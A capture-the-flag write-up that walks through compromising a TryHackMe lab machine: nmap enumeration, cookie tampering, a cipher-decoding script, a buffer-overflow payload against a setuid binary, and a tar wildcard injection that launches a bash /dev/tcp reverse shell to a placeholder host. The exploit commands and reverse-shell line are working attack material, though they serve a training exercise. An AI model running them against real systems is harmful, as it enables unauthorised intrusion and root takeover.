
Anonymous Playground - WriteUp

First of all we are going to start with nmap scan:
nmap -sV -sC -Pn -n 10.10.X.X


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 16:47 IST
Nmap scan report for 10.10.203.157
Host is up (0.10s latency).
Not shown: 974 closed ports
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 60:b6:ad:4c:3e:f9:d2:ec:8b:cd:3b:45:a5:ac:5f:83 (RSA)
|   256 6f:9a:be:df:fc:95:a2:31:8f:db:e5:a2:da:8a:0c:3c (ECDSA)
|_  256 e6:98:52:49:cf:f2:b8:65:d7:41:1c:83:2e:94:24:88 (ED25519)
80/tcp    open     http           Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/zYdHuAKjP
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Proving Grounds
```

Let’s check the website on port 80 for further enumeration.

We enter the main page and don't see something that interesting, so I decided to check this /zYdHuAKjP directory that we got from nmap (also in /robots.txt).



We get this Access denied page So I thought to myself maybe we can change the cookie value.
Instead of Access:denied Let’s change the cookie value to Access:granted



And boom it worked.


Now we get this weird string:
hEzAdCfHzA::hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN

After trying and searching for what this is I've decided to check the hint in THM, and got this message: "Try to replace between zA=a"

In the end the method to crack this was to take the position number of each letter and do -> (lowercase_letter + capital_letter) % 26 and the number we get is the letter

(z + A) % 26 = (26 + 1) % 26 = 1 = a -> zA = a

I wrote a python script for that



```python
#!/usr/bin/python3
import re

string = 'hEzAdCfHzA::hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN'

array = re.findall('.. ',string)

dictt = {'a':'1','b':'2','c':'3','d':'4','e':'5','f':'6','g':'7','h':'8','i':'9','j':'10','k':'11','l':'12',
        'm':'13','n':'14','o':'15','p':'16','q':'17','r':'18','s':'19','t':'20','u':'21','v':'22','w':'23','x':'24'
        ,'y':'25','z':'26','A':'1','B':'2','C':'3','D':'4','E':'5','F':'6','G':'7','H':'8','I':'9','J':'10','K':'11',
        'L':'12','M':'13','N':'14','O':'15','P':'16','Q':'17','R':'18','S':'19','T':'20','U':'21','V':'22','W':'23','X':'24','Y':'25','Z':'26'}

def FindUser(array,dictt):
    new_array = []
    for i in array:
        letter1 = i[0]
        letter2 = i[1]
        if letter1 == ":":
            new_array.append("::")
            continue

        for key,value in dictt.items():
            if key == letter1: letter1 = int(value)
            if key == letter2: letter2 = int(value)
        number_of_letter = (letter1 + letter2) % 26

        for key,value in dictt.items():
            if value == str(number_of_letter):
                new_array.append(key)
                break

    return new_array

user_password = ''
print(user_password.join(FindUser(array,dictt)))
```

SSH credentials -> m****:**********nt

Boom, one user owned

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```
magna@anonymous-playground:~$ ls -la
total 64
drwxr-xr-x 7 magna   magna   4096 Jul 10  2020 .
drwxr-xr-x 5 root    root    4096 Jul  4  2020 ..
lrwxrwxrwx 1 root    root       9 Jul  4  2020 .bash_history → /dev/null
-rw-r--r-- 1 magna   magna    220 Jul  4  2020 .bash_logout
-rw-r--r-- 1 magna   magna   3771 Jul  4  2020 .bashrc
drwx------ 2 magna   magna   4096 Jul  4  2020 .cache
drwxr-xr-x 3 magna   magna   4096 Jul  7  2020 .config
-r-------- 1 magna   magna     33 Jul  4  2020 flag.txt
drwx------ 3 magna   magna   4096 Jul  4  2020 .gnupg
-rwsr-xr-x 1 root    root    8528 Jul 10  2020 hacktheworld
drwxrwxr-x 3 magna   magna   4096 Jul  4  2020 .local
-rw-r--r-- 1 spooky  spooky   324 Jul  6  2020 note_from_spooky.txt
-rw-r--r-- 1 magna   magna    807 Jul  4  2020 .profile
drwx------ 2 magna   magna   4096 Jul  4  2020 .ssh
-rw------- 1 magna   magna    817 Jul  7  2020 .viminfo
```

Looks like we need to exploit this binary for lateral movement.

First of all let's use file command on the binary

```
magna@anonymous-playground:~$ file hacktheworld
hacktheworld: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=7de2fcf9c977c96655
ebae5f01a013f3294b6b31, not stripped
```

Great it is not stripped which means it contains debugging information so it's more easy to exploit.


Now lets see the binary functions

```
magna@anonymous-playground:~$ readelf -a hacktheworld | grep -i "FUNC"
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.2.5 (2)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gets@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND setuid@GLIBC_2.2.5 (2)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND sleep@GLIBC_2.2.5 (2)
    27: 00000000004005b0     0 FUNC    LOCAL  DEFAULT   13 deregister_tm_clones
    28: 00000000004005e0     0 FUNC    LOCAL  DEFAULT   13 register_tm_clones
    29: 0000000000400620     0 FUNC    LOCAL  DEFAULT   13 __do_global_dtors_aux
    32: 0000000000400650     0 FUNC    LOCAL  DEFAULT   13 frame_dummy
    43: 0000000000400780     2 FUNC    GLOBAL DEFAULT   13 __libc_csu_fini
    45: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@@GLIBC_2.2.5
    47: 0000000000400784     0 FUNC    GLOBAL DEFAULT   14 _fini
    48: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@@GLIBC_2.2.5
    49: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND printf@@GLIBC_2.2.5
    50: 0000000000400657   129 FUNC    GLOBAL DEFAULT   13 call_bash
    51: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
    56: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gets@@GLIBC_2.2.5
    57: 0000000000400710   101 FUNC    GLOBAL DEFAULT   13 __libc_csu_init
    59: 00000000004005a0     2 FUNC    GLOBAL HIDDEN    13 _dl_relocate_static_pie
    60: 0000000000400570    43 FUNC    GLOBAL DEFAULT   13 _start
    62: 00000000004006d8    56 FUNC    GLOBAL DEFAULT   13 main
    64: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND setuid@@GLIBC_2.2.5
    65: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND sleep@@GLIBC_2.2.5
    66: 00000000004004e0     0 FUNC    GLOBAL DEFAULT   11 _init
```

There is a function called “call_bash” which looks interesting, probably this func calls bash so we can execute commands.


Now lets overflow the program and try to make it execute the call_bash function so we can get a shell.


Fire up the binary in gdb and lets overflow it with msf-pattern_create



The program crashed and we need to find the $rsp offset, so let's run this command:

x/xg $rsp -> it basically prints the value in rsp so we can match it to the msf-pattern_offset





So we found this offset, now lets overflow the program with 72 A’ and then our call_bash address in little endian, and finally pipe it to the binary.

```
magna@anonymous-playground:~$ (python -c "print 'A' * 72 + '\x58\x06\x40\x00\x00\x00\x00\x00'"; cat) | ./hacktheworld
Who do you want to hack?
We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted] ... Well ... done.
```

The cat at the end there was to catch the function so it won't execute and just exit.

I upgraded the shell with msfvenom (you can do it however you want)

And boom we owned a second user.

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Now for root I explored a lil bit and found a cronjob that root execute

```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
*/1 *   * * *   root    cd /home/spooky && tar -zcf /var/backups/spooky.tgz *
#
```

So how can we enumerate this tar job? We can exploit this wildcard * at the end by injecting to the /home/spooky dir some commands.

After reading a little bit from tar man page we can do this

echo " " > "--checkpoint-action=exec=bash shell.sh"
echo " " > "--checkpoint=1"

and also make a shell.sh file:

echo ‘bash -i >& /dev/tcp/X.X.X.X/4444 0>&1’ > shell.sh

Set up a listener on our machine and just wait for the reverse shell.

And boom we owned root

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